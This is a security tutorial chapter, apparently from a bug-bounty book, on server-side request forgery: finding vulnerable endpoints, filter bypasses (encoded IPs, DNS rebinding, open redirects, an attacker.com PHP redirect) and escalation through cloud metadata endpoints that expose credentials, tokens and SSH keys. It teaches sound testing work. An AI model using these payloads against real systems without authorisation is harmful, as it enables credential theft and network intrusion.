13

SERVER-SIDE REQUEST FORGERY

Server-side request forgery (SSRF) is a vulnerability that lets an attacker send requests on behalf of a server. During an SSRF, attackers forge the request signatures of the vulnerable server, allowing them to assume a privileged position on a network, bypass firewall controls, and gain access to internal services.

In this chapter, we'll cover how SSRF works, how to bypass common protections for it, and how to escalate the vulnerability when you find one.

Mechanisms

SSRF vulnerabilities occur when an attacker finds a way to send requests as a trusted server in the target's network. Imagine a public-facing web server on *example.com*'s network named *public.example.com*. This server hosts a proxy service, located at *public.example.com/proxy*, that fetches the web page specified

in the `url` parameter and displays it back to the user. For example, when the user accesses the following URL, the web application would display the *google.com* home page:

```
https://public.example.com/proxy?url=https://google.com
```

Now let's say *admin.example.com* is an internal server on the network hosting an admin panel. To ensure that only employees can access the panel, administrators set up access controls to keep it from being reached via the internet. Only machines with a valid internal IP, like an employee workstation, can access the panel.

Now, what if a regular user accesses the following URL?

```
https://public.example.com/proxy?url=https://admin.example.com
```

Here, the `url` parameter is set to the URL of the internal admin panel. With no SSRF protection mechanism in place, the web application would display the admin panel to the user, because the request to the admin panel is coming from the web server, *public.example.com*, a trusted machine on the network.

Through SSRF, servers accept unauthorized requests that firewall controls would normally block, like fetching the admin panel from a non-company machine. Often, the protection that exists on the network perimeter, between public-facing web servers and internet machines, does not exist between machines on the trusted network. Therefore, the protection that hides the admin panel from the internet doesn't apply to requests sent between the web server and the admin panel server.

By forging requests from trusted servers, an attacker can pivot into an organization's internal network and conduct all kinds of malicious activities. Depending on the permissions given to the vulnerable internet-facing server, an attacker might be able to read sensitive files, make internal API calls, and access internal services.

SSRF vulnerabilities have two types: regular SSRF and blind SSRF. The mechanisms behind both are the same: each exploits the trust between machines on the same network. The only difference is that in a blind SSRF, the attacker does not receive feedback from the server via an HTTP response or an error message. For instance, in the earlier example, we'd know the SSRF worked if we see *admin.example.com* displayed. But in a blind SSRF, the forged request executes without any confirmation sent to the attacker.

Let's say that on *public.example.com* another functionality allows users to send requests via its web server. But this endpoint does not return the resulting page to the user. If attackers can send requests to the internal network, the endpoint suffers from a blind SSRF vulnerability:

```
https://public.example.com/send_request?url=https://admin.example.com/delete_user?user=1
```

Although blind SSRFs are harder to exploit, they're still extremely valuable to an attacker, who might be able to perform network scanning and exploit other vulnerabilities on the network. We'll get more into this later.

Prevention

SSRFs happen when servers need to send requests to obtain external resources. For example, when you post a link on Twitter, Twitter fetches an image from that external site to create a thumbnail. If the server doesn't stop users from accessing internal resources using the same mechanisms, SSRF vulnerabilities occur.

Let's look at another example. Say a page on *public.example.com* allows users to upload a profile photo by retrieving it from a URL via this POST request:

```
POST /upload_profile_from_url
Host: public.example.com

(POST request body)
user_id=1234&url=https://www.attacker.com/profile.jpeg
```

To fetch *profile.jpeg* from *attacker.com*, the web application would have to visit and retrieve contents from *attacker.com*. This is the safe and intended behavior of the application. But if the server does not make a distinction between internal and external resources, an attacker could just as easily request a local file stored on the server, or any other file on the network. For instance, they could make the following POST request, which would cause the web server to fetch the sensitive file and display it as the user's profile picture:

```
POST /upload_profile_from_url
Host: public.example.com

(POST request body)
user_id=1234&url=https://localhost/passwords.txt
```

Two main types of protection against SSRFs exist: blocklists and allowlists. *Blocklists* are lists of banned addresses. The server will block a request if it contains a blocklisted address as input. Because applications often need to fetch resources from a variety of internet sources, too many to explicitly allow, most applications use this method. Companies blocklist internal network addresses and reject any request that redirects to those addresses.

On the other hand, when a site implements *allowlist* protection, the server allows only requests that contain URLs found in a predetermined list and rejects all other requests. Some servers also protect against SSRFs by requiring special headers or secret tokens in internal requests.

Hunting for SSRFs

The best way to discover SSRF vulnerabilities is through a review of the application's source code, in which you check if the application validates all user-provided URLs. But when you can't obtain the source code, you should focus your efforts on testing the features most prone to SSRF.

Step 1: Spot Features Prone to SSRFs

SSRFs occur in features that require visiting and fetching external resources. These include webhooks, file uploads, document and image processors, link expansions or thumbnails, and proxy services. It's also worth testing any endpoint that processes a user-provided URL. And pay attention to potential SSRF entry points that are less obvious, like URLs embedded in files that are processed by the application (XML files and PDF files can often be used to trigger SSRFs), hidden API endpoints that accept URLs as input, and input that gets inserted into HTML tags.

Webhooks are custom HTTP callback endpoints used as a notification system for certain application events. When an event such as new user sign-up or application error occurs, the originating site will make an HTTP request to the webhook URL. These HTTP requests help the company collect information about the website's performance and visitors. It also helps organizations keep data in sync across multiple web applications.

And in the event that one action from an application needs to trigger an action on another application, webhooks are a way of notifying the system to kick-start another process. For example, if a company wants to send a welcome email to every user who follows its social media account, it can use a webhook to connect the two applications.

Many websites allow users to set up their webhook URLs, and these settings pages are often vulnerable to SSRF. Most of the time, an application's webhook service is in its developers' portal. For example, Slack allows application owners to set up a webhook via its app configuration page (*https://api.slack.com/apps/*). Under the Event Subscriptions heading, you can specify a URL at which Slack will notify you when special events happen (Figure 13-1). The Request URL field of these webhook services is often vulnerable to SSRF.

On the other hand, *proxy services* refer to services that act as an intermediary between two machines. They sit between the client and the server of a request to facilitate or control their communication. Common use cases of proxy services are to bypass organization firewalls that block certain websites, browse the internet anonymously, or encrypt internet messages.



Figure 13-1: Adding a webhook to Slack

Notice these potentially vulnerable features on the target site and record them for future reference in a list like this:

Potential SSRF Endpoints

Add a new webhook:

```
POST /webhook
Host: public.example.com

(POST request body)
url=https://www.attacker.com
```

File upload via URL:

```
POST /upload_profile_from_url
Host: public.example.com

(POST request body)
user_id=1234&url=https://www.attacker.com/profile.jpeg
```

Proxy service:

```
https://public.example.com/proxy?url=https://google.com
```

Step 2: Provide Potentially Vulnerable Endpoints with Internal URLs

Once you've identified the potentially vulnerable endpoints, provide internal addresses as the URL inputs to these endpoints. Depending on the network configuration, you might need to try several addresses before you find the ones in use by the network. Here are some common ones reserved for the private network: *localhost*, 127.0.0.1, 0.0.0.0, 192.168.0.1, and 10.0.0.1.

You can find more reserved IP addresses used to identify machines on the private network at *https://en.wikipedia.org/wiki/Reserved_IP_addresses*.

To illustrate, this request tests the webhook functionality:

```
POST /webhook
Host: public.example.com

(POST request body)
url=https://192.168.0.1
```

This request tests the file upload functionality:

```
POST /upload_profile_from_url
Host: public.example.com

(POST request body)
user_id=1234&url=https://192.168.0.1
```

And this request tests the proxy service:

```
https://public.example.com/proxy?url=https://192.168.0.1
```

Step 3: Check the Results

In the case of regular SSRF, see if the server returns a response that reveals any information about the internal service. For example, does the response contain service banners or the content of internal pages? A *service banner* is the name and version of the software running on the machine. Check for this by sending a request like this:

```
POST /upload_profile_from_url
Host: public.example.com

(POST request body)
user_id=1234&url=127.0.0.1:22
```

Port 22 is the default port for the Secure Shell Protocol (SSH). This request tells the application that the URL of our profile picture is located at 127.0.0.1:22, or port 22 of the current machine. This way, we can trick the server into visiting its own port 22 and returning information about itself.

Then look for text like this in the response:

```
Error: cannot upload image: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4
```

If you find a message like this, you can be sure that an SSRF vulnerability exists on this endpoint, since you were able to gather information about the localhost.

The easiest way of detecting blind SSRFs is through out-of-band techniques: you make the target send requests to an external server that you control, and then monitor your server logs for requests from the target. One way to do this is to use an online hosting service, such as GoDaddy or Hostinger, that provides server access logs. You can link your hosted site to a custom domain and submit that domain in the SSRF testing payload.

You can also turn your own machine into a listener by using Netcat, a utility installed by default on most Linux machines. If you don't already have Netcat, you can install it by using the command `apt-get install netcat`. Then use `nc -lp 8080` to start a listener on port 8080. After this, you can point your SSRF payloads to your IP address on port 8080 and monitor for any incoming traffic. Another easier way of doing this is to use the Collaborator feature in Burp Suite Pro, which automatically generates unique domain names, sends them as payloads to the target, and monitors for any interaction associated with the target.

However, being able to generate an outbound request from the target server alone is not an exploitable issue. Since you cannot use blind SSRFs to read internal files or access internal services, you need to confirm their exploitability by trying to explore the internal network with the SSRF. Make requests to various target ports and see if server behavior differs between commonly open and closed ports. For example, ports 22, 80, and 443 are commonly open ports, while port 11 is not. This will help you determine if an attacker can use the SSRF to access the internal network. You can look especially for differences in response time and HTTP response codes.

For example, servers use the HTTP status code 200 to indicate that a request has succeeded. Often, if a server is able to connect to the specified port, it will return a 200 status code. Say the following request results in an HTTP status code of 200:

```
POST /webhook
Host: public.example.com

(POST request body)
url=https://127.0.0.1:80
```

The following request instead results in an HTTP status code of 500, the status code for Internal Server Error. Servers return 500 status codes when they run into an error while processing the request, so a 500 status code often indicates a closed or protected port:

```
POST /webhook
Host: public.example.com

(POST request body)
url=https://127.0.0.1:11
```

You can confirm that the server is indeed making requests to these ports and responding differently based on port status.

Also look for the time difference between responses. You can see in Figure 13-2 that the Burp repeater shows how long it took for the server to respond in the bottom right corner. Here, it took 181 milliseconds for Google to return its home page. You can use tools like SSRFmap (*https://github.com/swisskyrepo/SSRFmap/*) to automate this process.



Figure 13-2: Burp repeater shows you how long it took for the server to respond to a request.

If a port is closed, the server usually responds faster because it drops the forwarded traffic immediately, whereas internal firewalls often cause a delay in the response. Attackers can use time delays as a metric to figure out a target's internal network structure. If you can identify a significant time difference between requests to different ports, you have found an exploitable SSRF.

Bypassing SSRF Protection

What if you submit an SSRF payload, but the server returns this response?

```
Error. Requests to this address are not allowed. Please try again.
```

This SSRF was blocked by a protection mechanism, possibly a URL allowlist or blocklist. But all is not lost! The site may have protection mechanisms implemented, but this doesn't mean that the protection is complete. Here are a few more things you can try to bypass a site's protection.

Bypass Allowlists

Allowlists are generally the hardest to bypass, because they are, by default, stricter than blocklists. But getting around them is still possible if you can

find an open redirect vulnerability within the allowlisted domains. (Visit Chapter 7 for more information about these vulnerabilities.) If you find one, you can request an allowlisted URL that redirects to an internal URL. For example, even if the site allows only profile pictures uploaded from one of its subdomains, you can induce an SSRF through an open redirect.

In the following request, we utilize an open redirect on *pics.example.com* to redirect the request to 127.0.0.1, the IP address for the localhost. This way, even though the `url` parameter passes the allowlist, it still redirects to a restricted internal address:

```
POST /upload_profile_from_url
Host: public.example.com

(POST request body)
user_id=1234&url=https://pics.example.com/123?redirect=127.0.0.1
```

The server could also have implemented its allowlist via poorly designed regular expressions (regexes). Regexes are often used to construct more flexible allowlists. For example, instead of checking whether a URL string is equal to `"example.com"`, a site can check regex expressions like `.*example.com.*` to match the subdomains and filepaths of *example.com* as well. In those cases, you could bypass the regex by placing the allowlisted domain in the request URL. For example, this request will redirect to 127.0.0.1, since *pics.example.com* is seen as the username portion of the URL:

```
POST /upload_profile_from_url
Host: public.example.com

(POST request body)
user_id=1234&url=https://pics.example.com@127.0.0.1
```

The following request also redirects to 127.0.0.1, since *pics.example.com* is seen as the directory portion of the URL:

```
POST /upload_profile_from_url
Host: public.example.com

(POST request body)
user_id=1234&url=https://127.0.0.1/pics.example.com
```

You can test whether a site is using an overly flexible regex allowlist by trying URLs like these and seeing if the filter allows it. Note that a regex-based allowlist can be secure if the regex is well constructed. And these URLs won't always succeed!

Bypass Blocklists

Since applications often need to fetch resources from a variety of internet sources, most SSRF protection mechanisms come in the form of a blocklist. If you're faced with a blocklist, there are many ways of tricking the server.

Fooling It with Redirects

First, you can make the server request a URL that you control and that redirects to the blocklisted address. For example, you can ask the target server to send a request to your server:

```
https://public.example.com/proxy?url=https://attacker.com/ssrf
```

Then, on your server at *https://attacker.com/ssrf*, you can host a file with the following content:

```
<?php header("location: http://127.0.0.1"); ?>
```

This is a piece of PHP code that redirects the request by setting the document's location to 127.0.0.1. When you make the target server request *https://attacker.com/ssrf,* the target server is redirected to *http://127.0.0.1*, a restricted internal address. This attack will bypass blocklists because the URL submitted to the application does not itself contain any blocklisted addresses.

Using IPv6 Addresses

I mentioned in Chapter 3 that IPv6 addresses are a newer alternative to the more commonly used IPv4 addresses. The Internet Engineering Task Force (IETF) created IPv6 addresses as the world began running out of available IPv4 addresses and needed a format that provided a larger number of possible addresses. IPv6 addresses are 128-bit values represented in hexadecimal notation, and they look like this: 64:ff9b::255.255.255.255.

Sometimes the SSRF protection mechanisms a site has implemented for IPv4 might not have been implemented for IPv6. That means you can try to submit IPv6 addresses that point to the local network. For example, the IPv6 address *::1* points to the localhost, and *fc00::* is the first address on the private network.

For more information about how IPv6 works, and about other reserved IPv6 addresses, visit Wikipedia: *https://en.wikipedia.org/wiki/IPv6_address*.

Tricking the Server with DNS

You can also try confusing the server with DNS records, which computers use to translate hostnames into IP addresses. DNS records come in various types, but the ones you'll hear about most often are A and AAAA records. *A records* point a hostname to an IPv4 address, whereas *AAAA records* translate hostnames to an IPv6 address.

Modify the A/AAAA record of a domain you control and make it point to the internal addresses on the victim's network. You can check the current A/AAAA records of your domain by running these commands:

```
nslookup DOMAIN
nslookup DOMAIN -type=AAAA
```

You can usually configure the DNS records of your domain name by using your domain registrar or web-hosting service's settings page. For instance, I use Namecheap as my domain service. In Namecheap, you can configure your DNS records by going to your account and choosing Domain List ▸ Manage Domain ▸ Advanced DNS ▸ Add New Record. Create a custom mapping of hostname to IP address and make your domain resolve to 127.0.0.1. You can do this by creating a new A record for your domain that points to 127.0.0.1.

Then you can ask the target server to send a request to your server, like:

```
https://public.example.com/proxy?url=https://attacker.com
```

Now when the target server requests your domain, it will think your domain is located at 127.0.0.1 and request data from that address.

Switching Out the Encoding

There are many ways of encoding a URL or an address. Character encodings are different ways of representing the same character while preserving its meaning. They are often used to make data transportation or storage more efficient. These encoding methods don't change how a server interprets the location of the address, but they might allow the input to slip under the radar of a blocklist if it bans only addresses that are encoded a certain way.

Possible encoding methods include hex encoding, octal encoding, dword encoding, URL encoding, and mixed encoding. If the URL parser of the target server does not process these encoding methods appropriately, you might be able to bypass SSRF protection. So far, the addresses provided as examples in this book have used *decimal encoding*, the base-10 format that uses characters ranging from 0 to 9. To translate a decimal-formatted IP address to hex, calculate each dot-delineated section of the IP address into its hex equivalent. You could use a decimal-to-hex calculator to do this, and then put together the entire address. For example, 127.0.0.1 in decimal translates to 0x7f.0x0.0x0.0x1 in hex. The 0x at the beginning of each section designates it as a hex number. You can then use the hex address in the potential SSRF endpoint:

```
https://public.example.com/proxy?url=https://0x7f.0x0.0x0.0x1
```

Octal encoding is a way of representing characters in a base-8 format by using characters ranging from 0 to 7. As with hex, you can translate an IP address to octal form by recalculating each section. You can utilize an online calculator for this too; just search for *decimal to octal calculator* to find one. For example, 127.0.0.1 translates to 0177.0.0.01. In this case, the leading zeros are necessary to convey that that section is an octal number. Then use it in the potential SSRF endpoint:

```
https://public.example.com/proxy?url=https://0177.0.0.01
```

The *dword*, or *double word*, encoding scheme represents an IP address as a single 32-bit integer (called a dword). To translate an address into a dword, split the address into four octets (groups of 8 bits), and write out its binary representation. For example, 127.0.0.1 is the decimal representation of 01111111.00000000.00000000.00000001. When we translate the entire number, 01111111000000000000000000000001, into one single decimal number, we get the IP address in dword format.

What is 127.0.0.1 in dword format? It's the answer for $127 \times 256^3 + 0 \times 256^2 + 0 \times 256^1 + 1 \times 256^0$, which is 2130706433. You could use a binary-to-decimal calculator to calculate this. If you type *https://2130706433* instead of *https://127.0.0.1* in your browser, it would still be understood, and you could use it in the potential SSRF endpoint:

```
https://public.example.com/proxy?url=https://2130706433
```

When a server blocks requests to internal hostnames like https://localhost, try its URL-encoded equivalent:

```
https://public.example.com/proxy?url=https://%6c%6f%63%61%6c%68%6f%73%74
```

Finally, you could use a combination of encoding techniques to try to fool the blocklist. For example, in the address 0177.0.0.0x1, the first section uses octal encoding, the next two use decimal encoding, and the last section uses hex encoding.

This is just a small portion of bypasses you can try. You can use many more creative ways to defeat protection and achieve SSRF. When you can't find a bypass that works, switch your perspective by asking yourself, how would I implement a protection mechanism for this feature? Design what you think the protection logic would look like. Then try to bypass the mechanism you've designed. Is it possible? Did you miss anything when implementing the protection? Could the developer of the application have missed something too?

Escalating the Attack

SSRFs can vary in impact, but they have a lot of potential if you know how to escalate them by chaining them with different bugs. Now that you have the basics of SSRFs down, let's learn to exploit them most effectively.

What you can achieve with an SSRF usually depends on the internal services found on the network. Depending on the situation, you could use SSRF to scan the network for reachable hosts, port-scan internal machines to fingerprint internal services, collect instance metadata, bypass access controls, leak confidential data, and even execute code on reachable machines.

Perform Network Scanning

You may sometimes want to scan the network for other reachable machines. *Reachable machines* are other network hosts that can be connected to via the current machine. These internal machines might host databases, internal websites, and otherwise sensitive functionalities that an attacker can exploit

to their advantage. To perform the scan, feed the vulnerable endpoint a range of internal IP addresses and see if the server responds differently to each address. For example, when you request the address 10.0.0.1

```
POST /upload_profile_from_url
Host: public.example.com

(POST request body)
user_id=1234&url=https://10.0.0.1
```

the server may respond with this message:

```
Error: cannot upload image: http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

But when you request the address 10.0.0.2

```
POST /upload_profile_from_url
Host: public.example.com

(POST request body)
user_id=1234&url=https://10.0.0.2
```

the server may respond with this message:

```
Error: cannot upload image: Connection Failed
```

You can deduce that 10.0.0.1 is the address of a valid host on the network, while 10.0.0.2 is not. Using the differences in server behavior, you can gather info about the network structure, like the number of reachable hosts and their IP addresses.

You can also use SSRF to port-scan network machines and reveal services running on those machines. Open ports provide a good indicator of the services running on the machine, because services often run on certain ports by default. For example, by default, SSH runs on port 22, HTTP runs on port 80, and HTTPS runs on port 443. Port-scan results often point you to the ports that you should inspect manually, and they can help you plan further attacks tailored to the services found.

Provide the vulnerable endpoint with different port numbers, and then determine if the server behavior differs between ports. It's the same process as scanning for hosts, except this time, switch out port numbers rather than hosts. Port numbers range from 0 to 65,535.

Let's say you want to find out which ports are open on an internal machine. When you send a request to port 80 on an internal machine, the server responds with this message:

```
Error: cannot upload image: http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

And when you send a request to port 11 on the same machine, the machine responds with this message:

```
Error: cannot upload image: Connection Failed
```

We can deduce that port 80 is open on the machine, while port 11 is not. You can also figure out from the response that the machine is running an Apache web server and the Ubuntu Linux distribution. You can use the software information revealed here to construct further attacks against the system.

Pull Instance Metadata

Cloud computing services allow businesses to run their applications on other people's servers. One such service, Amazon Elastic Compute Cloud (EC2), offers an instance metadata tool that enables EC2 instances to access data about themselves by querying the API endpoint at 169.254.169.254. *Instances* are virtual servers used for running applications on a cloud provider's infrastructure. Google Cloud offers a similar instance metadata API service.

These API endpoints are accessible by default unless network admins specifically block or disable them. The information these services reveal is often extremely sensitive and could allow attackers to escalate SSRFs to serious information leaks and even RCE.

Querying EC2 Metadata

If a company hosts its infrastructure on Amazon EC2, try querying various instance metadata about the host using this endpoint. For example, this API request fetches all instance metadata from the running instance:

```
http://169.254.169.254/latest/meta-data/
```

Use this URL in an endpoint vulnerable to SSRF:

```
https://public.example.com/proxy?url=http://169.254.169.254/latest/meta-data/
```

These endpoints reveal information such as API keys, Amazon S3 tokens (tokens used to access Amazon S3 buckets), and passwords. Try requesting these especially useful API endpoints:

- *http://169.254.169.254/latest/meta-data/* returns the list of available metadata that you can query.
- *http://169.254.169.254/latest/meta-data/local-hostname/* returns the internal hostname used by the host.
- *http://169.254.169.254/latest/meta-data/iam/security-credentials/ROLE_NAME* returns the security credentials of that role.
- *http://169.254.169.254/latest/dynamic/instance-identity/document/* reveals the private IP address of the current instance.
- *http://169.254.169.254/latest/user-data/* returns user data on the current instance.

You can find the complete documentation for the API endpoint at *https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html*.

Querying Google Cloud Metadata

If the company uses Google Cloud, query the Google Instance Metadata API instead. Google implements additional security measures for its API endpoints, so querying Google Cloud Metadata APIv1 requires one of these special headers:

```
Metadata-Flavor: Google
X-Google-Metadata-Request: True
```

These headers offer protection against SSRFs because most often during an SSRF, you cannot specify special headers for the forged request. But you can easily bypass this protection, because most endpoints accessible through APIv1 can be accessed via the API v1beta1 endpoints instead. *API v1beta1* is an older version of the metadata API that doesn't have the same header requirements. Begin by targeting these critical endpoints:

- *http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token* returns the access token of the default account on the instance.
- *http://metadata.google.internal/computeMetadata/v1beta1/project/attributes/ssh-keys* returns SSH keys that can connect to other instances in this project.

Read the full API documentation at *https://cloud.google.com/compute/docs/storing-retrieving-metadata/*. Note that the API v1beta1 was deprecated in 2020 and is in the process of being shut down. In the future, you might be required to query metadata with APIv1 and will need to find a way to forge the required headers to request instance metadata for targets that use Google Cloud.

Amazon and Google aren't the only web services that provide metadata APIs. However, these two companies control a large share of the market, so the company you're testing is likely on one of these platforms. If not, DigitalOcean and Kubernetes clusters are also vulnerable to the same issue. For DigitalOcean, for example, you can retrieve a list of metadata endpoints by visiting the *http://169.254.169.254/metadata/v1/* endpoint. You can then retrieve key pieces of information such as the instance's hostname and user data. For Kubernetes, try accessing *https://kubernetes.default* and *https://kubernetes.default.svc/metrics* for information about the system.

Exploit Blind SSRFs

Because blind SSRFs don't return a response or error message, their exploitation is often limited to network mapping, port scanning, and service discovery. Also, since you can't extract information directly from the target server, this exploitation relies heavily on inference. Yet by analyzing HTTP status codes and server response times, we can often achieve results similar to regular SSRF.

Network and Port Scanning Using HTTP Status Codes

Remember from Chapter 5 that HTTP status codes provide information about whether the request succeeded. By comparing the response codes returned for requests to different endpoints, we can infer which of them are valid. For example, if a request for *https://public.example.com/webhook?url=10.0.0.1* results in an HTTP status code of 200, while a request for *https://public.example.com/webhook?url=10.0.0.2* results in an HTTP status code of 500, we can deduce that 10.0.0.1 is the address of a valid host on the network while 10.0.0.2 is not.

Port scanning with blind SSRF works the same way. If the server returns a 200 status code for some ports, and 500 for others, the 200 status code might indicate open ports on the machine. On the other hand, if all requests return the same status code, the site might have implemented protection against SSRF port scanning.

Network and Port Scanning Using Server Response Times

If the server isn't returning any useful information in the form of status codes, you might still be able to figure out the network structure by examining how long the server is taking to respond to your request. If it takes much longer to respond for some addresses, those network addresses might be unrouted or hidden behind a firewall. *Unrouted addresses* cannot be reached from the current machine. On the other hand, unusually short response times may also indicate an unrouted address, because the router might have dropped the request immediately.

When performing any kind of network or port scanning, it is important to remember that machines behave differently. The key is to look for differences in behavior from the machines on the same network, instead of the specific signatures like response times or response codes described previously.

The target machine might also leak sensitive information in outbound requests, such as internal IPs, headers, and version numbers of the software used. If you can't access an internal address, you can always try to provide the vulnerable endpoint with the address of a server you own and see what you can extract from the incoming request.

Attack the Network

Use what you've found by scanning the network, identifying services, and pulling instance metadata to execute attacks that have impact. Notably, you may be able to bypass access controls, leak confidential information, and execute code.

First, try to bypass access control. Some internal services might control access based on IP addresses or internal headers only, so it might be possible to bypass controls to sensitive functionalities by simply sending the request from a trusted machine. For example, you might be able to access internal websites by proxying through a web server:

```
https://public.example.com/proxy?url=https://admin.example.com
```

You can also try to execute internal API calls through the SSRF endpoint. This type of attack requires knowledge about the internal system and API syntax, which you can obtain by conducting recon and via other information leaks from the system. For example, let's say the API endpoint *admin.example.com/delete_user* deletes a user and can only be requested by an internal address. You could trigger the request if you find an SSRF that lets you send a request from a machine in the trusted network:

```
https://public.example.com/send_request?url=https://admin.example.com/delete_user?user=1
```

Second, if you were able to find credentials using the SSRF by leaking info via headers or by querying instance metadata, use those credentials to access confidential information stored on the network. For example, if you were able to find Amazon S3 keys, enumerate the company's private S3 buckets and see if you can access them with the credentials you found.

Third, use the info you gathered to turn SSRF into remote code execution (which you'll learn more about in Chapter 18). For example, if you found admin credentials that give you write privileges, try uploading a shell to the web server. Or, if you found an unsecured admin panel, see if any features allow the execution of scripts. You can also use either classic or blind SSRF to test for other vulnerabilities on the target's network by sending payloads designed to detect well-known vulnerabilities to reachable machines.

Finding Your First SSRF!

Let's review the steps you can take to find your first SSRF:

1. Spot the features prone to SSRFs and take notes for future reference.
2. Set up a callback listener to detect blind SSRFs by using an online service, Netcat, or Burp's Collaborator feature.
3. Provide the potentially vulnerable endpoints with common internal addresses or the address of your callback listener.
4. Check if the server responds with information that confirms the SSRF. Or, in the case of a blind SSRF, check your server logs for requests from the target server.
5. In the case of a blind SSRF, check if the server behavior differs when you request different hosts or ports.
6. If SSRF protection is implemented, try to bypass it by using the strategies discussed in this chapter.
7. Pick a tactic to escalate the SSRF.
8. Draft your first SSRF report!